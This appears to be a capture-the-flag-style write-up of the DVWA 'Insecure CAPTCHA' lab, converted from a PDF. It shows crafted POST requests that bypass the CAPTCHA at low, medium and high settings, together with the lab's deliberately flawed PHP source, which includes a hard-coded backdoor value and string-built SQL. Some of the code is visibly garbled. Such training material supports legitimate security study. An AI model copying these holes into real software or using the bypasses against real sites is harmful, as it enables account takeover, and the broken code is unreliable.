


# *insecureCaptcha*

## *Low*



The screenshot displays the 'Request' tab in a web browser's developer tools. The request is a POST to the URL `/dvwa/vulnerabilities/captcha/` with an HTTP version of 1.1. The headers include `Host: 127.0.0.1`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0`, `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8`, `Accept-Language: en-US,en;q=0.5`, `Accept-Encoding: gzip, deflate`, `Content-Type: application/x-www-form-urlencoded`, `Content-Length: 571`, `Origin: http://127.0.0.1`, `DNT: 1`, `Connection: close`, `Referer: http://127.0.0.1/dvwa/vulnerabilities/captcha/`, `Cookie: security=low; PHPSESSID=tskddlij8vplnbc7hnlcdpap4p`, `Upgrade-Insecure-Requests: 1`, and `Sec-GPC: 1`. The request body is a long URL-encoded string: `step=1&password_new=password&password_conf=password&g-recaptcha-response=03AGdBq26-TE5vjaWX_L9tG8hP7Kdegb80-m82pigrOkAJwyesmMd7GYVOzERcx720NmJDFXAH0_lwllSBSfhx5Ej7UYmTbLF0xwXTTQFsf3WuUr0L086UquvbaLoodRTH0H0y9UQPozscGiJdA0iEJ-RckJ-A649K6trCcBcokSHMAV4eLwsHOjXwvquerp4h_vlyw3JdMkENE8F1ki9S54Hlcsqf4SVaSaQZ4hOY7kC8rrd_L9DG_02-0BKg2uaCq5iDHxsNzKroKu7ukzrwvdGhJCfv1H1MClMrMv5490QN3MyJ8Uhh5chYAwwkidGgHws5x7shxoyG7FBFJuEguHq1BMFKm4_5PXkbRQXes_mlsFXEydYga8NSt6640kQE-kT3jkVkrkAELD9oTwtxgprasxZR069u6vbkAZAbbTNm2zdtLlfA57QZBrUqGUhMdLz1-smGJVVPNEfA7smqGgpW4Rl2tON_Tg&Change=Change`. A smaller version of the same screenshot is visible in the bottom right corner.

just playing with the step 2 without any recaptcha response , we can update password multiple times , without recaptcha check , just for the first one.

```

<?php
if( isset( $_POST['Change'] ) ) && ( $_POST['step'] == '1' ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new = $_POST['password_new'];
    $pass_conf = $_POST['password_conf'];

    // Check CAPTCHA from 3rd party
    $resp = recaptcha.check_answer(
        $_ENV['recaptcha_private_key'],
        $_POST['g-recaptcha-response']
    );

    // Did the CAPTCHA fail?
    if( !$resp ) {
        // What happens when the CAPTCHA was entered incorrectly
        $html .= "<pre>br />The CAPTCHA was incorrect. Please try again.</pre>";
        $hide_form = false;
        return;
    }
    else {
        // CAPTCHA was correct. Do both new passwords match?
        if( $pass_new == $pass_conf ) {
            // Show next stage for the user
            echo "<pre>br />You passed the CAPTCHA! Click the button to confirm your changes.<br /></pre>";
            <form action="" method="POST">
                <input type="hidden" name="step" value="2" />
                <input type="hidden" name="password_new" value="" />
                <input type="hidden" name="password_conf" value="" />
                <input type="hidden" name="password_new" value="" />
                <input type="hidden" name="password_conf" value="" />
                <input type="submit" name="Change" value="Change" />
            </form>";
        }
        else {
            // Both new passwords do not match.
            $html .= "<pre>Both passwords must match.</pre>";
            $hide_form = false;
        }
    }
}

if( isset( $_POST['Change'] ) ) && ( $_POST['step'] == '2' ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new = $_POST['password_new'];
    $pass_conf = $_POST['password_conf'];

    // Check to see if both password match
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($_GLOBALS["__mysqli_ston"]) && is_object($_GLOBALS["__mysqli_ston"]))) ? mysqli_real_escape_string($_GLOBALS["__mysqli_ston"], $pass_new) : ((trigger_error("[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : "");
        $pass_new = md5( $pass_new );

        // Update database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $_SESSION['current_username'] . "'";
        $result = mysqli_query($_GLOBALS["__mysqli_ston"], $insert) or die("<pre>". ((is_object($_GLOBALS["__mysqli_ston"]))) ? mysqli_error($_GLOBALS["__mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . "</pre>");

        // Feedback for the end user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with the passwords matching
        echo "<pre>Passwords did not match.</pre>";
        $hide_form = false;
    }
}

((is_null($___mysqli_res = mysqli_close($_GLOBALS["__mysqli_ston"]))) ? false : $___mysqli_res);
}
?>

```

# Medium

Request

Pretty

Raw

ln

Actions

Select extension...

```

1 POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 85
9 Origin: http://127.0.0.1
10 DNT: 1
11 Connection: close
12 Referer: http://127.0.0.1/dvwa/vulnerabilities/captcha/
13 Cookie: security=medium; PHPSESSID=tskddlij8vplnbc7hnlcdpap4p
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 step=2&password_new=password&password_conf=password&
  passed_captcha=true&Change=Change

```

same as before , but passed\_captcha= true , and u can brute

# force password

```
<?php

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '1' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DWA[ 'recaptcha_private_key' ],
        $_POST[ 'g-recaptcha-response' ]
    );

    // Did the CAPTCHA fail?
    if( !$resp ) {
        // What happens when the CAPTCHA was entered incorrectly
        $html .= "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
        $hide_form = false;
        return;
    }
    else {
        // CAPTCHA was correct. Do both new passwords match?
        if( $pass_new == $pass_conf ) {
            // Show next stage for the user
            echo "
                <pre><br />You passed the CAPTCHA! Click the button to confirm your changes.<br /></pre>
                <form action='\"' . $_POST[''] . \"'\" method='\"POST\"'>
                    <input type='\"hidden\"' name='\"step\"' value='\"2\"' />
                    <input type='\"hidden\"' name='\"password_new\"' value='\"{$pass_new}\"' />
                    <input type='\"hidden\"' name='\"password_conf\"' value='\"{$pass_conf}\"' />
                    <input type='\"hidden\"' name='\"passed_captcha\"' value='\"true\"' />
                    <input type='\"submit\"' name='\"Change\"' value='\"Change\"' />
                </form>";
        }
        else {
            // Both new passwords do not match.
            $html .= "<pre><br />Both passwords must match.</pre>";
            $hide_form = false;
        }
    }
}

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '2' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check to see if they did stage 1
    if( !$_POST[ 'passed_captcha' ] ) {
        $html .= "<pre><br />You have not passed the CAPTCHA.</pre>";
        $hide_form = false;
        return;
    }

    // Check to see if both password match
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $_DWA[ 'current_user' ] . "'";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert) or die( "<pre>" . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . "</pre>" );

        // Feedback for the end user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with the passwords matching
        echo "<pre>Passwords did not match.</pre>";
        $hide_form = false;
    }
}

((is_null($___mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"])) ? false : $___mysqli_res);
}
```

# High

```

1 POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 613
9 Origin: http://127.0.0.1
10 DNT: 1
11 Connection: close
12 Referer: http://127.0.0.1/dvwa/vulnerabilities/captcha/
13 Cookie: security=high; PHPSESSID=tskddlij8vplnbc7hnlcdpap4p
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 step=1&password_new=test123&password_conf=test123&
  g-recaptcha-response=
  03AGdBq27TcSXizEWMMuN7Pz5YDqgc7kU0vhOVlyqizNEok2JG-Na0Nw59XnNQ
  MR1l a8JAqnb4Up8gNvELWnOyIhMdWML0szhWLg9E7h57sQiHt2-soqm90WphRx
  Thz2Ho1VSb0JMBxKYQNfpoMkAOVj5363phVavTkNSElQvdtTkoM99LR3wTcBkK
  WjroM0rqtuIJXoY3lVqAqqqJmnzJj8AJekXG6NryZy3l5EiE769WrQBDT070-F
  b0E7Bl_6Y-Qy3xQCeTVFhrYG8YvtKAH-ciBn8dQp89EqwUA_lq4EHpXYgkLWTh
  JWqmYVTd8RfsHC3Zy-7DtYDfhJBLS3rOzaGmSlA5M0yWkVye6yg9Cy9bm3prLq
  rmzk6tKtVFQr3vPYe8ybZ0A4z28pRR4JH3WMhgl-33dpwg-MsDOMJpGby0_t00
  olldXDtlwt4JO-w3Eaqn3GgakmVm8AWmh0_0Cw2QRUYrvoyq5w&user_token=
  ed28bff48bdaaeca1c6b098cfb16da77&Change=Change

```

```

Request
POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
Host: 127.0.0.1
User-Agent: reCAPTCHA
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 613
Origin: http://127.0.0.1
DNT: 1
Connection: close
Referer: http://127.0.0.1/dvwa/vulnerabilities/captcha/
Cookie: security=high; PHPSESSID=tskddlij8vplnbc7hnlcdpap4p
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
step=1&password_new=test123&password_conf=test123&Change=
ed28bff48bdaaeca1c6b098cfb16da77&Change=Change

```

<!-- \*\*DEV NOTE\*\*    Response: 'hidd3n valu3'    &&    User-Agent: 'reCAPTCHA'    \*\*/DEV NOTE\*\* -->

#### High Unknown Vulnerability Source

```

<?php
if( isset( $_POST[ 'Change' ] ) ){
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $PRIVATE[ 'recaptcha.private.key' ],
        $_POST[ 'g-recaptcha-response' ]
    );

    if (
        $resp ||
        (
            $_POST[ 'g-recaptcha-response' ] == 'hidd3n valu3'
            && $_SERVER[ 'HTTP_USER_AGENT' ] == 'reCAPTCHA'
        )
    ){
        // CAPTCHA was correct. Do both new passwords match?
        if ( $pass_new == $pass_conf ){
            $pass_new = (isset($GLOBALS[ '___mysqli_ston' ]) && is_object($GLOBALS[ '___mysqli_ston' ])? mysqli_real_escape_string($GLOBALS[ '___mysqli_ston' ], $pass_new ) : ((trigger_error(
                '[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.', E_USER_ERROR) ? '' : ''));
            $pass_new = md5( $pass_new );

            // Update database
            $insert = "UPDATE 'users' SET password = '$pass_new' WHERE user = '" . dwacurrentuser() . "' LIMIT 1;";
            $result = mysqli_query($GLOBALS[ '___mysqli_ston' ], $insert ) or die( '

```
' . ((is_object($GLOBALS[ '___mysqli_ston' ])? mysqli_error($GLOBALS[ '___mysqli_ston' ]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '
```

' );

            // Feedback for user
            echo "<pre>Password Changed.</pre>";

        } else {
            // Ops. Password mismatch
            $html .= "<pre>br />The CAPTCHA was incorrect. Please try again.</pre>";
            $hide_form = false;
        }
    } else {
        // what happens when the CAPTCHA was entered incorrectly
        $html .= "<pre>br />The CAPTCHA was incorrect. Please try again.</pre>";
        $hide_form = false;
        return;
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS[ '___mysqli_ston' ]))) ? false : $___mysqli_res);
}

// Generate Anti-CSRF token
generateSessionToken();
?>

```

```

<?php
if( isset( $ POST[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $ REQUEST[ 'user_token' ], $ SESSION[ 'session_token' ], 'index.php' );

    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new = $ POST[ 'password_new' ];
    $pass_new = stripslashes( $pass_new );
    $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass_new = md5( $pass_new );

    $pass_conf = $ POST[ 'password_conf' ];
    $pass_conf = stripslashes( $pass_conf );
    $pass_conf = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_conf) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass_conf = md5( $pass_conf );

    $pass_curr = $ POST[ 'password_current' ];
    $pass_curr = stripslashes( $pass_curr );
    $pass_curr = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_curr) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass_curr = md5( $pass_curr );

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $ DWAL[ 'recaptcha private key' ],
        $ POST[ 'g-recaptcha-response' ]
    );

    // Did the CAPTCHA fail?
    if( !$resp ) {
        // What happens when the CAPTCHA was entered incorrectly
        echo "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
        $hide_form = false;
        return;
    }
    else {
        // Check that the current password is correct
        $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
        $data->bindParam( ':user', dwacCurrentUser(), PDO::PARAM_STR );
        $data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
        $data->execute();

        // Do both new password match and was the current password correct?
        if( ( $pass_new == $pass_conf ) && ( $data->rowCount() == 1 ) ) {
            // Update the database
            $data = $db->prepare( 'UPDATE users SET password = (:password) WHERE user = (:user);' );
            $data->bindParam( ':password', $pass_new, PDO::PARAM_STR );
            $data->bindParam( ':user', dwacCurrentUser(), PDO::PARAM_STR );
            $data->execute();

            // Feedback for the end user - success!
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Feedback for the end user - failed!
            echo "<pre>Either your current password is incorrect or the new passwords did not match.<br />Please try again.</pre>";
            $hide_form = false;
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();
?>

```